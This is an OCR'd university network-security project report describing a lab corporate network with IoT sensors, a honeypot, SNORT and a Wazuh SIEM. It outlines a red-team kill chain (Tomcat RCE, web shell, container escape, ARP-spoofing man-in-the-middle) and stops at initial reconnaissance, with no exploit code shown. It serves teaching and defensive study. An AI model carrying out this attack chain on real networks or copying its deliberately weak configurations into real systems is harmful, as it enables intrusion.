


Università degli Studi di Napoli Federico II

Network Security Course

Advanced attack and detection in a corporate infrastructure with IoT

Professor:
Prof. Simon Pietro Romano

Students:
Filomena Vigliotti – M63001734
Giuseppe Ruggiero – M63001719

Academic Year 2025/2026

Contents

1 Introduction **2**
Context and motivation . . . 2
Premises and methodological limitations . . . 2
General architecture . . . 3

2 Module configuration **5**
Setting of static IP addresses . . . 5
Offensive environment configuration . . . 5
Edge Firewall configuration . . . 6
Implementation of the vulnerable server . . . 6
Defensive probe configuration . . . 7
Implementation of the IoT environment . . . 8
SIEM configuration . . . 11
General workflow of operations . . . 12

3 Red Team offensive **14**
General flow of the attack phase . . . 14
1. External reconnaissance and target identification . . . 15
2. Exploitation . . . 16
3. Privilege escalation and pivoting . . . 18
4. Internal reconnaissance . . . 20
5. Lateral movement and interception . . . 21
Advanced evolution: reverse shell, persistence, and tampering . . . 23
1. Interpreter evasion and reverse shell . . . 23
2. Container evasion and persistence . . . 24
3. NAT Tunneling and Action on Objectives . . . 25

4 Blue Team resilience **29**
General flow of the defense phase . . . 29
1. Response to the internal reconnaissance phase . . . 30
2. Response to lateral movement . . . 35
Deep dive into the role of SNORT and Wazuh . . . 37

5 Conclusions and future developments **38**
Final reflections on the project . . . 38
Mitigations and future developments . . . 39

Chapter 1

Introduction

Context and motivation

This research project originates from the need to analyze and deepen the topics related to cybersecurity within Small and Medium Enterprises (SMEs). Very often, due to limited resources or a lack of risk awareness, these operational realities work in scenarios where the minimum recommended security standards are not met. This lack of defensive *posture* exposes corporate data and infrastructures to increasingly sophisticated cyber threats. The primary objective of this paper is, therefore, to simulate a realistic corporate environment to demonstrate how seemingly negligible vulnerabilities can lead to systemic compromise, and how the implementation of open-source monitoring systems can mitigate such risks.

Premises and methodological limitations

In order to properly frame the laboratory activities conducted, it is necessary to specify some intrinsic limitations to the test scenario. These configurations make the infrastructure a controlled environment, albeit strongly inspired by critical issues actually found in today's productive fabric:

- **Flat network:** the infrastructure was conceived without segmentation (DMZ or VLAN). Both IoT devices and application servers reside in the same broadcast domain. Although this architecture contravenes security *best practices*, it represents an extremely common scenario in small businesses.
- **Weak credentials:** the use of low-complexity passwords constitutes a procedural simplification adopted to streamline project timelines, while remaining one of the leading causes of *data breaches* globally.
- **Vulnerable server:** the infrastructure deliberately hosts an obsolete version of a web server, executed with maximum administrative privileges (root). This simulates the lack of *patch management* and the non-application of the *least privilege* principle, facilitating the illustration of defense evasion techniques.
- **Private and static IP addressing:** operating within a confined network, the IP addresses of the nodes have been defined statically. In an *in-the-wild* scenario, the initial phase of the *kill chain* would focus on the public IP address exposed on the external perimeter.

- **Detection-only approach:** the Blue Team's activity is limited exclusively to the detection and *alerting* phase. Active response policies, such as blocking malicious IPs, have not been configured to avoid prematurely interrupting the attack chain and to examine its developments.
- **Remote access via SSH:** the use of the SSH protocol constitutes the channel exploited exclusively by the attacker to gain and maintain control over the compromised server. The network trace (noise) generated by this persistent connection was deliberately maintained to test the SIEM's (*Security Information and Event Management*) capabilities to identify, discriminate, and report abnormal remote accesses compared to standard network traffic.

General architecture

The perimeter of the simulation involves the participation of various actors, distributed between the external (offensive) and internal (defensive) environments, as illustrated in the reference topology (Figure 1.1). Specifically, the infrastructure is divided into the following logical nodes:

- **Attacker:** a workstation based on Kali Linux (version 2024.2), located in a logically external network portion.
- **Edge Firewall:** an Ubuntu perimeter server (version 20.04.3 LTS) responsible for packet filtering using the `iptables` utility.
- **Internal corporate network**, consisting of:
    1. A **Wi-Fi access point** (PC hotspot) ensuring connectivity and secure *bridging* between virtual and physical instances.
    2. A **victim server** (Ubuntu 24.04 CLI), hosting a Docker container running a vulnerable instance of Apache Tomcat (version 8.0.43).
    3. A **sensor probe** (Ubuntu 22.04), dedicated to the combined execution of the Intrusion Detection System (SNORT) and a honeypot.
    4. An **IoT device** (Arduino Portenta H7), tasked with simulating the physical monitoring (motion and acoustic) of a corporate server room.
    5. A **SIEM server** (Wazuh, based on Linux 4.14.4 OVA), used for the centralization and analysis of logs generated by the entire infrastructure.




Figure 1.1: General topology of the infrastructure.

Chapter 2

Module configuration

This chapter details the *provisioning* and configuration phases of the systems involved, defining the communication rules and setting up the services for both subsequent offensive actions and defensive monitoring.

Setting of static IP addresses

To ensure the reproducibility of the experiments and the stability of the connections, a static IPv4 addressing plan was implemented:

- **Gateway (hotspot PC):** 192.168.137.1
- **Edge Firewall (LAN interface):** 192.168.137.254
- **Edge Firewall (WAN interface):** 192.168.104.3
- **Wazuh SIEM:** 192.168.137.240
- **Sensor machine (Snort / honeypot):** 192.168.137.201
- **Ubuntu server (Tomcat):** 192.168.137.200
- **Portenta H7:** 192.168.137.197
- **Kali Linux (attacker):** 192.168.104.10

Offensive environment configuration

The environment intended for Red Teaming operations is based on the Kali Linux distribution. As it is an operating system specifically engineered for *penetration testing*, it natively has the entire software suite necessary for conducting network scans, vulnerability exploitation, and persistence, thus requiring no further preparatory configurations.

Edge Firewall configuration

The perimeter node plays a crucial role in the architecture. It is equipped with two network interfaces (Figure 2.1): the `enp0s17` interface exposed to the offensive network portion (WAN) and the `enp0s8` interface facing the corporate LAN.

```
firewall@firewall:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:a9:0b:b7 brd ff:ff:ff:ff:ff:ff
    inet 192.168.137.254/24 brd 192.168.137.255 scope global enp0s8
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fea9:bb7/64 scope link
       valid_lft forever preferred_lft forever
3: enp0s17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:48:65:bc brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.3/24 brd 192.168.104.255 scope global enp0s17
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe48:65bc/64 scope link
       valid_lft forever preferred_lft forever
```

Figure 2.1: Output of the `ip a` command on the Edge Firewall, showing the WAN and LAN network interfaces.

Traffic filtering was delegated to the `iptables` framework. Strict rules were defined for packet transit, while intentionally introducing a "structural vulnerability". As seen in Figure 2.2, after setting a restrictive *policy* (`DROP`) for forwarding traffic, a single port, TCP 8080, was opened and redirected exclusively to the internal Ubuntu server. This configuration directly exposes a critical asset without the interposition of a real DMZ, creating the architectural premises for the attacker's future lateral movements.

```
firewall@firewall:~$ # 1. Imposta il blocco totale per il traffico che attraversa il firewall
firewall@firewall:~$ sudo iptables -P FORWARD DROP
firewall@firewall:~$
firewall@firewall:~$ # 2. Svuota le regole precedenti per pulire il campo
firewall@firewall:~$ sudo iptables -F FORWARD
firewall@firewall:~$
firewall@firewall:~$ # 3. Permetti il traffico SOLO verso Ubuntu
firewall@firewall:~$ # Permettiamo solo la porta 8080 (Tomcat)
firewall@firewall:~$ sudo iptables -A FORWARD -p tcp -d 192.168.137.200 --dport 8080 -j ACCEPT
firewall@firewall:~$
firewall@firewall:~$ # 4. Permetti il traffico di ritorno
firewall@firewall:~$ sudo iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
```

Figure 2.2: Set of `iptables` rules configured on the perimeter node to selectively expose the Tomcat service.

Implementation of the vulnerable server


The initial *target* asset was prepared using containerization technologies. The Docker daemon was installed on the Ubuntu Server machine, through which an image containing Apache Tomcat version 8.0.43 was executed. The choice to encapsulate the service reflects modern *deployment* logics, while keeping the attack surface unchanged due to the intrinsic vulnerabilities of this specific version of the *web container*. The service is regularly reachable on port 8080.

Defensive probe configuration


The device responsible for proactive detection simultaneously hosts an NIDS and a digital trap. Preliminarily, *MAC spoofing* of the virtual network card was carried out, assigning an *Organizationally Unique Identifier* (OUI) typical of Raspberry devices. This camouflage technique is fundamental to avoid raising suspicion in the attacker during the ARP scanning phases. Regarding the **SNORT** module, the configuration included:

- Enabling the interface in *promiscuous* mode to ensure the capture of *unicast* and *broadcast* traffic across the entire collision domain.
- *Tuning* of the `HOME_NET` directive within the configuration file, to delimit the monitored corporate perimeter.
- Writing detection signatures (*custom rules*) aimed at identifying typical reconnaissance patterns.
- Standardized forwarding of the generated *alerts* to the local Wazuh agent.

At the same time, a **honeypot** was deployed using the *Pentbox* suite. Abandoning the automatic presets in favor of the advanced mode, the fictitious services were placed in listening mode on strategic ports (TCP 80). To maximize the deception, a counterfeit *banner* was prepared ("*Unauthorized Access - IoT Control Panel*"). The system was configured to dump unauthorized access attempts into the file `/var/log/pentbox_honeypot.log`, noting the string `INTRUSION ATTEMPT`. This file is analyzed in real-time by the Wazuh agent, ensuring smooth integration with the central SIEM.



(a) Pentbox main menu.




(b) Manual configuration of parameters.


Figure 2.3: Process of manual honeypot configuration via the Pentbox interactive interface

Implementation of the IoT environment


The *embedded* component of the infrastructure is represented by an Arduino Portenta H7 board, physically equipped with environmental detection sensors (volumetric and acoustic), as highlighted in the hardware setup (Figure 2.4).




(a) Portenta H7 board



(b) Motion sensor



(c) Acoustic sensor



(d) Complete hardware wiring

Figure 2.4: Hardware configuration used for the simulation of the IoT environment.

The firmware developed for the microcontroller exposes a web interface, accessible via network, which acts as a centralized *dashboard* for the control room. This interface visually returns the evolution of the room's security status and supports manual interaction via *override* commands for the hibernation of the detection systems. Furthermore, the device acts as a primitive HIDS: it monitors the regularity of incoming network traffic to identify *Denial of Service* scenarios and promptly signals anomalies detected by the physical sensors. Below, the four main operating states assumed by the dashboard in response to external and network stimuli are analyzed in detail.

Nominal operating state Under normal operating conditions, the interface returns a "safe" status (Figure 2.5). In this phase, the environmental sensors (volumetric and acoustic) do not record any abnormal activity and telemetry parameters, such as web request traffic, remain well below the warning thresholds.

Figure 2.5: Nominal operating state: the area is safe and network traffic is regular.

Intrusion detection If the physical sensors record suspicious activity, the microcontroller processes the event and instantly updates the page to notify the perimeter breach (Figure 2.6). The system is able to discriminate the source of the event (detection of motion or abnormal noise) by displaying a critical visual warning, which is simultaneously converted into *syslog* format for forwarding to the SIEM.

Figure 2.6: Alert state: the dashboard visually signals an intrusion detected by the physical sensors.

Network anomaly detection In addition to physical security, the Portenta H7 is instructed to analyze the computational load deriving from incoming connections. In the event that the volume of requests exceeds a pre-established threshold in a short period of time (a pattern typical of a *Denial of Service* attack or aggressive *fuzzing*), the system enters an auto-protection state (Figure 2.7). The interface signals the error and temporary unavailability, highlighting the attempt to saturate network resources. In the specific case, for testing purposes, a very low maximum request threshold (set at 3) was intentionally set to verify correct operation.

Figure 2.7: Application error state: the system detects an exceeding of the tolerated request limit (possible DoS).

Forced offline The panel architecture provides the possibility to actively intervene on the system via a manual shutdown button (*override*). This operation forces the hibernation of the alert system, bringing the dashboard to an access denied state (Figure 2.8). Although this function is intended for normal maintenance, in the field of *cybersecurity* it represents an enormous criticality: an attacker who were to intercept and replicate this web request could voluntarily "blind" the room's sensors.

Figure 2.8: System forced offline: the interface and the forwarding of alarms have been manually hibernated.

SIEM configuration

The orchestration of alarms and the correlation of events were entrusted to Wazuh. To ensure constant monitoring of the infrastructure, the configuration included the installation and registration of specific software *agents* on the Ubuntu machines of the network: the server hosting Tomcat and the probe dedicated to SNORT and honeypot. These agents are responsible for collecting local logs and monitoring the integrity of the file system, sending data in real-time to the Wazuh Manager for centralized analysis. In Figure 2.9, it is possible to observe the status of the agents within the Wazuh dashboard; as can be seen, both nodes are correctly registered and in an active state. As for the Portenta H7 IoT device, given the impossibility of installing a native agent due to hardware limitations, communication takes place in *agentless* mode through the sending of logs in syslog format.




Figure 2.9: Wazuh dashboard showing the installed agents.

General workflow of operations

The integration of all the previously configured components allowed the outlining of the operational flow of the exercise, visually summarized in Figure 2.10.




Figure 2.10: Conceptual diagram of the operational workflow.

The dynamics of the attack and the consequent defensive response develop in a choral way, following a precise logical sequence illustrated by the numbered flows in the diagram. Initially, the offensive starts from the external network: the attacker overcomes the perimeter of the Edge Firewall by exploiting a *Remote Code Execution (RCE)* vulnerability on the Tomcat container. As highlighted by the red bidirectional arrows, this maneuver allows the attacker to establish a *web shell*, ensuring remote and persistent access within the corporate network. Having obtained initial access, the compromised Ubuntu server assumes the role of a *pivot* node. From this privileged position, the attacker begins to probe the local network. It is in this juncture that the reconnaissance activities encounter the defensive system's decoys: the SNORT probe and the honeypot silently intercept the abnormal traffic without revealing their nature. Unaware of the surveillance, the malicious agent executes its lateral movement by launching an *ARP spoofing* and *Man-in-the-Middle* attack. As can be seen from the diagram, this offensive maneuver bifurcates, hitting both the real IoT device and the decoy node containing the honeypot. Parallel to the evolution of the threat, the monitoring infrastructure response is triggered, represented by the network flows in blue. The Wazuh SIEM acts as a central collector gathering heterogeneous information: it receives log files in real-time via the *agents* installed on the Ubuntu server and on the Sensor machine, and simultaneously acquires security alarms (*syslog HIDS*) sent natively by the Portenta microcontroller. This strategic convergence of logs will allow the analysis team (SOC) to decode, normalize, and correlate isolated events, reconstructing the entire timeline of the intrusion. The technical details, the commands executed, and the in-depth analysis of these offensive and defensive interactions will form the central core of the following chapters. This complete cycle, from initial compromise to systemic detection, will be analytically and technically examined in the subsequent chapters.

Chapter 3

Red Team offensive

This chapter is dedicated to the detailed analysis of the offensive phase, modeled following the conceptual framework of the *cyber kill chain*. The techniques, tactics, and procedures adopted by the attacker to overcome perimeter defenses, elevate their privileges, and move laterally within the network infrastructure will be examined step by step.

General flow of the attack phase

Before delving into the technical details, it is appropriate to outline the logical flow of the offensive operations conducted. Although the scenario omits social engineering techniques, the attack does not assume any prior knowledge of the infrastructure (*black box* approach). Instead, it begins with a rigorous preliminary phase of external reconnaissance, and then proceeds with infiltration and subsequent lateral movements. The dynamics of the attack develop through the following fundamental stages:

1. **External reconnaissance and target identification:** starting from their position on the external network, to find their target, the attacker begins an external reconnaissance phase that culminates in the identification of the exposed service.

2. **Exploitation:** represents the first true active phase, aimed at overcoming the external perimeter. The attacker exploits a *Remote Code Execution* (RCE) vulnerability in the newly discovered Apache Tomcat container to inject a *web shell*, thus obtaining arbitrary code execution and a persistent foothold within the network.

3. **Privilege escalation and pivoting:** once access is established, the goal is to evade the isolation of the Docker container. Exploiting severe configuration oversights, the attacker escalates their privileges until obtaining total control of the host operating system that hosts the entire web infrastructure.

4. **Internal reconnaissance:** from the privileged position obtained on the host machine, the attacker maps the internal *flat network*, which would otherwise not be visible from the outside. Through targeted scans, they identify critical assets and potential targets for subsequent phases.

5. **Lateral movement and interception:** having identified the target IoT device, the attacker exploits the absence of logical network segregation to perform a Layer 2 *ARP cache poisoning*. This maneuver establishes a *Man-in-the-Middle* attack to intercept traffic between the gateway and the sensor device.

In a complete attack, this phase would involve the final compromise of the integrity or availability of the monitoring system. However, to focus the analysis on the effectiveness of the Blue Team's *detection* countermeasures, this stage was deliberately limited in the simulation. The logical diagram just presented provides the basis for the detailed technical analysis that will be presented in the following paragraphs.

1. External reconnaissance and target identification

As a first operation, the attacker performs an ARP *sweep* of the subnet to map and identify any active devices. Using the `nmap` application, they identify the IP address of the public interface of the Edge Firewall (`192.168.104.3`), electing it as the first target (Figure 3.1).

